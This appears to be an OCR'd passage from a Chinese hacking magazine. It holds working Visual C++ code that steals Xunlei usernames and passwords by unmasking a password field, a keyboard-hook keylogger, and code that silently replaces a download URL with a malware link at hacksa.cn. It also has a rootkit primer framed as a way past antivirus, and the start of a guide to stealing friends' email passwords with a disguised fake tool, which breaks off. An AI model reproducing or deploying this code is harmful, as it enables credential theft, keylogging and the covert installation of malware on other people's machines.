


图3　控件分布

首先添加2个全局变量s_UserBuffer、s_PassBuffer，分别用来接收截取到的账号和密码，并建立【开始】按钮的响应函数。我们需要判断系统中当前是否运行有迅雷程序，所以需要先安装一个定时器，代码如下：

```
void CGetPWDDlg::OnStart()
{
    // TODO: Add your control notification handler code here
    SetTimer(1, 500, 0);          //每间隔0.5秒激发一次OnTimmer
函数
}
```

然后在类“CGetPSWDlg”中添加OnTimmer时间响应函数，代码如下：

```
void CGetPWDDlg::OnTimer(UINT nIDEvent)
{
    // TODO: Add your message handler code here and/or call default
    if(nIDEvent == 1)
    {
        GetPassWord();      //获取密码的方法
    }

    CDialog::OnTimer(nIDEvent);
}
```

接着再为类“CGetPSWDlg”添加GetPassWord()方法，代码如下：

```
BOOL CGetPWDDlg::GetPassWord()
{
    HWND m_hXunLei = ::FindWindowEx(NULL,NULL,NULL,"迅雷5");
//查找迅雷5的窗口

    if(m_hXunLei != NULL)
    {
        HWND hWnd1 = ::FindWindowEx(m_hXunLei,NULL,"Afx:
400000:8:10011:6:0",NULL);
        if (hWnd1 == NULL)
            return FALSE;

        HWND hWnd2 = ::FindWindowEx(hWnd1,NULL,NULL,"
雷友信息");
        if (hWnd2 == NULL)
            return FALSE;

        HWND hWnd3 = ::FindWindowEx(hWnd2,NULL,
"AfxFrameOrView42",NULL);
```

```
        if (hWnd3 == NULL)
                return FALSE;

        HWND hWnd4 = ::FindWindowEx(hWnd3,NULL,
"#32770",NULL);
        if (hWnd4 == NULL)
                return FALSE;

        HWND hWnd5 = ::FindWindowEx(hWnd4,NULL,"Edit",
NULL);
        if (hWnd5 == NULL)
                return FALSE;
        else
        {
                ::PostMessage(hWnd5,
EM_SETPASSWORDCHAR,0,0);    //去处密码属性(如果不使用这个函数,密
码将无法获得)
                Sleep(1000);
                ::SendMessage(hWnd5,WM_GETTEXT,255,
(LPARAM)s_PassBuffer);      //获得密码内容存放在变量 s_PassBuffer 中
        }

        HWND hWnd6 = ::FindWindowEx(hWnd4,NULL,
"ComboBox",NULL);
        if (hWnd6 == NULL)
                return FALSE;

        HWND hWnd7 = ::FindWindowEx(hWnd6,NULL,"Edit",
NULL);
        if (hWnd7 == NULL)
                return FALSE;
        else
        {
                ::SendMessage(hWnd7,WM_GETTEXT,255,
(LPARAM)s_UserBuffer);
        }

        m_user.Format("%s",s_UserBuffer);
        m_pass.Format("%s",s_PassBuffer);

        CWnd::GetDlgItem(IDC_USER)->SetWindowText(m_user);
        CWnd::GetDlgItem(IDC_PWD)->SetWindowText(m_pass);

    }

    return TRUE;
}
```




图4 运行后的界面

最后将以上代码编译即可，如图4所示。

点击【开始】按钮，程序将对迅雷的密码进行探测，并将得到的账号和密码显示出来，如图5所示。




图5 获取到的迅雷账号和密码

由于是演示程序，为了直观的展现效果，所以笔者建立的是MFC工程。但是一般的木马都是隐藏运行，在后台悄悄的监视迅雷的账号和密码，只需稍加改造，即可成为一款盗取迅雷账号的木马。

以上所述均为非基于HOOK技术的密码捕获，其实我们也可以使用HOOK钩子来截取密码，下面简单的介绍一下此类方法。当迅雷启动的时候，安装DLL中的全局钩子，需要通过以下函数进行：

```
HHOOK SetWindowsHookEx(
  int idHook,        // hook type
  HOOKPROC lpfn,     // hook procedure
  HINSTANCE hMod,    // handle to application instance
  DWORD dwThreadId   // thread identifier
);
```

其中第一个参数需要指定钩子类型，我们可以使用“键盘钩子”，第二个参数为指定钩子处理过程函数，第三个参数为程序实例句柄，第四个参数为线程ID。

此函数可以这样写，其中的g_hMouse为HHOOK类型的全局变量：

```
g_hMouse=SetWindowsHookEx(WH_KEYBOARD,KeyboardProc,
GetModuleHandle("HookDll"), 0);
```

被调用的钩子过程写法如下，其中需要包括对键盘所输入的内容进行判断以及记录，在这里我只进行了简单的判断：

```
LRESULT CALLBACK KeyboardProc(
  int code,          // hook code
  WPARAM wParam,     // virtual-key code
  LPARAM lParam      // keystroke-message information
  )
{
    if(nCode < 0 )
            return CallNextHookEx(g_hMouse, nCode, wParam, lParam);
    if (nCode==HC_ACTION)
    {
            MSG *pEventMsg=(MSG*)lParam;
            if (pEventMsg->message==WM_KEYDOWN)         //
判断是否有击键消息
            {
                    int vKey=pEventMsg->wParam; // 得到按键
的ASC码值
                    char ch;
                    memset(Buff,0,10);
                    if (vKey >=48 && vKey<=57) // 判断按键
是否是主键盘区的数字
                    {
                            //asc码转换成字符
                            switch (vKey)
                            {
                            case 48: ch='0';
                                    break;
                            case 49: ch='1';
                                    break;
                            case 50: ch='2';
                                    break;
                            case 51: ch='3';
                                    break;
                            case 52: ch='4';
                                    break;
                            case 53: ch='5';
                                    break;
                            case 54: ch='6';
                                    break;
                            case 55: ch='7';
                                    break;
                            case 56: ch='8';
                                    break;
                            case 57: ch='9';
                                    break;
                            }
                            Buff[0]=ch;
                            DoSomeThing(Buff); // 处理这些
已经记录的字符串的函数
                    }
            }
    }
                    return CallNextHookEx(g_hMouse, nCode,
wParam, lParam);  //调用下一个HOOK过程,向下传递
}
```


这里只给出了一个思路，其中密码记录的钩子过程中对字符的判断和处理还不完善，如果读者感兴趣可以自行添加。

编程实现迅雷欺骗下载

以上介绍了获取迅雷账号和密码的程序编写，下面来说一说迅雷本身下载功能的安全性。读者在平时上网冲浪的过程中难免

都会遇到被安装流氓软件或者恶意插件，我们今天就针对迅雷来说，如何通过编程实现利用迅雷欺骗肉鸡安装自己所指定的软件。

作为演示，同样用VC++ 建立MFC工程，编辑界面如图6。


图6 控件分布

为程序添加两个public的变量：hDownAddr、hXLdown，分别保存下载地址的窗口句柄和当前窗口的句柄。然后添加【开始拦截】按钮的响应函数代码：

```
void CHookTextDlg::OnBstart()
{
    // TODO: Add your control notification handler code here
    SetTimer(1,500,0); //添加一个定时器
}
```

为当前类添加消息响应函数：OnTimer()如下：

```
void CHookTextDlg::OnTimer(UINT nIDEvent)
{
    // TODO: Add your message handler code here and/or call default
    hXLdown = ::FindWindow(NULL,"建立新的下载任务");          //
查找下载的窗口
    if(hXLdown != NULL)
    {
            char s_URL[256] = {0};
            POINT point;
            GetCursorPos(&point);            //得到鼠标位置
            HWND lastchildhwnd = ::WindowFromPoint(point);   //
得到包含鼠标的位置
            ::SendMessage(lastchildhwnd,WM_GETTEXT,255,
(LPARAM)s_URL);
            if (!strcmp(s_URL , "确定(&O)"))       // 如果点击
"确定"按钮
            {
                    StartChange();       //启动函数
            }
    }
    CDialog::OnTimer(nIDEvent);
}
```


StartChange()函数即是替换地址的函数，详细代码如下：

```
void CHookTextDlg::StartChange()
{
    hDownAddr = ::FindWindowEx(hXLdown,NULL,"Edit",NULL); //
查找填写下载地址的窗口句柄
    ::SendMessage(hDownAddr,EM_SETSEL,0xFFFF,0);
    ::SendMessage(hDownAddr,EM_REPLACESEL,0,LPARAM("http://
www.hacksa.cn/text.exe")); //替换地址
}
```


图7 运行后的界面

编译连接当前程序，如图7所示。

点击【开始拦截】按钮，当迅雷准备下载程序的时候，原有的地址将被替换成已经设定好的"http://www.hacksa.cn/text.exe"，此过程在一刹那间就完成了，几乎没有被发现，如图8所示。


图8 拦截结果

如果不仔细观察，恶意软件就被下载了，程序只要稍做修改便可成Win32 SDK下的程序，即可隐藏运行。

程序是死的，而人是活的，只要有一个正确的思路，实现起来应该是很轻松的，以上程序有很多BUG，比如判断的条件比较少，读者感兴趣可以自行添加，程序在Win XP SP2中使用VC++ 6.0编译并执行通过。

希望本文能起到一个抛砖引玉的作用，由于笔者水平有限，如果大家有更好的意见以及提议可以到论坛找我，我的ID是cn_判官。

（作者提到的获得迅雷密码和迅雷欺骗下载的代码已经收录在光盘中）

编辑点评：

迅雷这类自带用户的工具很快也将成为攻击对象，作者提前给了我们警示。

Windows下RootKit编写初步（一）

□ 韦韬@[电子科技大学凝聚网络安全工作室]

从本文您可以学到：

1、了解利用DDK及DbgView编译和调试程序
2、简单实现驱动级别的“hello,world!”

Rootkit是持久且无法察觉地存在于计算机之上的一组程序和代码。

——RootKit:Subvering the Windows Kernel

在杀毒软件越来越“扛”（方言，和四川话的“雄起”一个意思）的今天，除了正规远程控制软件（其实所谓的正规就是商业化的软件），还有什么能过那些“条子们”的扫描？相信不多，所以我们有必要开发自己的远程控制软件或者使用更好的技术来躲过“条子们”的查杀。于是，把目光转向内核层次的远程控制实现。

内核层次的实现有相当多的好处，软件几乎具有最高的访问权限，可以干扰或者破坏杀毒软件的扫描；软件本身甚至可以越过操作系统去访问硬件！具有这么多的特性，已有足够的理由让我们转向内核层次的实现了。

在Windows下，要想进入内核空间，最简单的方式莫过于使用驱动。驱动会涉及硬件的操作，硬件操作的指令有很多是特权指令，因此，驱动程序都是工作在ring0特权级下。在ring0特权级下，我们可以利用许多操作系统甚至硬件的特性，躲过“条子们”的排查了。这样的工具不再是传统意义上的远程控制软件了，通常我们称之为“**RootKit**”。下面我会带着大家从最简单的驱动开始学习，最终目标是实现自己的内核级RootKit。

Windows驱动程序入门

K&R的C语言教程以一个“hello,world!”的例子开始。通常学习一个新东西最有效的方法不是去不停地学理论，而是去实践。我们会重复这个经典的做法，下面看看在windows驱动下，

“Hello,world”的代码是怎么实现吧。代码如下：

```
#include "ntddk.h"
VOID OnUnload(IN PDRIVER_OBJECT DriverObject){
//do nothing
}
NTSTATUS DriverEntry(IN OUT PDRIVER_OBJECT theDriverObject,
IN PUNICODE_STRING RegistryPath){
theDriverObject->DriverUnload = OnUnload;
DbgPrint("Hello,world");
return STATUS_SUCCESS;
}
```

显示“Hello,world”都很简单的。让我们来分析程序代码，分析的重点是DriverEntry()函数。

首先，最明显的，程序代码使用的是C语言。这个大概是没有办法吧，总不能拿VB之类的解析型语言来写驱动吧，由此可见学好C语言的重要性。不过确实有牛人拿perl写过驱动程序。

其次，代码包含了两个函数。DriverEntry()就是驱动程序的入口函数，类似于标准C的main()函数或Win下的WinMain()，又或是Dll时必须有的DllMain()函数。

接下来看看DriverEntry函数中的代码。第一句“theDriverObject->DriverUnload = OnUnload;”，作用是定义驱动程序卸载时应调用的卸载函数。我们可以不设定卸载函数，但是这么做的后果就是驱动程序安装后，在重启计算机之前不可以被卸载。这应该算符合我们的设计要求，不过考虑到现在是测试阶段，写上卸载函数可以方便我们调试驱动程序，最终发布时再去掉卸载函数。这里要说一下，驱动程序使用的DbgPrint()和标准C语言的printf()的用法几乎是完全相同的，我们完全可以用DbgPrint输出驱动程序中间的一些变量的值。为了编写程序时的方便（用printf习惯了）可以定义一下，代码如下：

```
#define printf DbgPrint
```

问题解决的差不多了，代码最后一句返回STATUS_SUCCESS意思就是告诉操作系统，函数调用成功了。

有人要问了，DbgPrint把字符显示到哪里了？总不可能是屏幕上吧？呵呵，这是个好问题。既然是Dbg的print，自然是显示到debugger上啦！所以，DbgPrint()的功能就是显示调试信息。问题又来了，什么调试器会收到这个信息？首先很明确，如果使用SoftICE调试驱动程序，SoftICE一定会收到这个调试字符串。为了写个驱动，至于装SoftICE吗？当然不至于，这里有个工具DbgView，专门用来查看驱动程序输出的调试信息的，如图1所示。




图1 DbgView的使用界面

细心的人发现了，那个INSTDRV是干什么的？答案是加载驱动用的。因为实现加载驱动的代码比较复杂，我们暂时不自己实现，用别人的工具吧，好使就行（拿来主义）。更细心的人发现了，“Hello,world”驱动程序还没有编译，总不可能让系统加载C代码吧？对，这不可能。编译驱动程序的工具微软给我们准备好了——Driver Development Kit。我用的是Win2003的DDK，安装好后依次点击**开始->程序->Development->Windows DDK xxxxxx->Build Enviroment->OS VERSION**，就出现如图2所示的黑黑的cmd。我这里使用的是目标OS是WinXP。

转换到驱动程序的目录，输入build，如果没有错，就会生成目标的sys文件了，如图3所示。




图2 运行DDK的界面

你够细心了吗？Build怎么知道要编译的是哪个文件？呵呵，秘密隐藏在两个文件当中，第一个是MAKEFILE（没有拓展名，全大写），里面的内容如下：




图3 编译驱动成功

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

就一句，意思是使用默认的编译配置。另外一个文件才是关键，SOURCES（没有拓展名，全大写）内容如下：

```
TARGETNAME=SATA_H424
TARGETPATH=OBJ
TARGETTYPE=DRIVER
SOURCES=startup_module.c
```

我来解释一下，第一行定义的是驱动程序编译的目标名字，这里是SATA_h424，可以改成任何想要的名字。第二、第三行是定义编译类型，因为DDK也可以编译应用程序和动态链接库，为了编译成驱动，这行不能变。第四行是定义要编译的源文件名。如果有多个文件，可以用“\”结尾一行，在另一行中写下需要的文件名。例如：

```
SOURCES=startup_module.c \
        Clear.c \
        My_func.c
```

现在启动DbgView，再加载你的驱动，在DbgView里就可以看见“Hello,world”了。呵呵，这就是我们的第一个驱动程序，是不是很有点成就感！一些高级的应用，比如创建设备、直接内核对象操作等，以后会讲到的。这次就这样吧！

编辑点评：

很好的一篇RootKit入门文章，既不枯燥，也实实在在的讲了相关内容，希望作者在接下来的文章中继续使用此方法，给广大菜菜们深入讲解这“高深”的技术。 NOHACK

VB+ASP+社会工程学 盗邮箱账号

文 冰域剑客

从本文您可以学到：

1、 简单利用社会工程学

2、 了解VB及ASP获取密码程序的编写

最近连续盗了大批新浪的vip邮箱账号，但总觉得盗其他人的没有意思，还是搞搞周围几个朋友的邮箱实用得多。想法产生以后，我就寻思着怎样才能实现盗取功能，因为自己对VB和ASP比较熟悉一些，所以采用了ASP和VB结合的方式。具体就是利

用VB写一个伪装的QQ木马生成器，传给朋友运行，等他运行并测试发信的时候，将他的邮箱账号信息写入到一个text文件中（这个文件我放在自己的空间里）。另外我们再写一个ASP接收页面就可以了，呵呵，开工吧。

编写VB伪装程序

编写的这个VB文件是一个伪装的QQ木马生成器，其界面设计如图1所示。




图1 控件分布

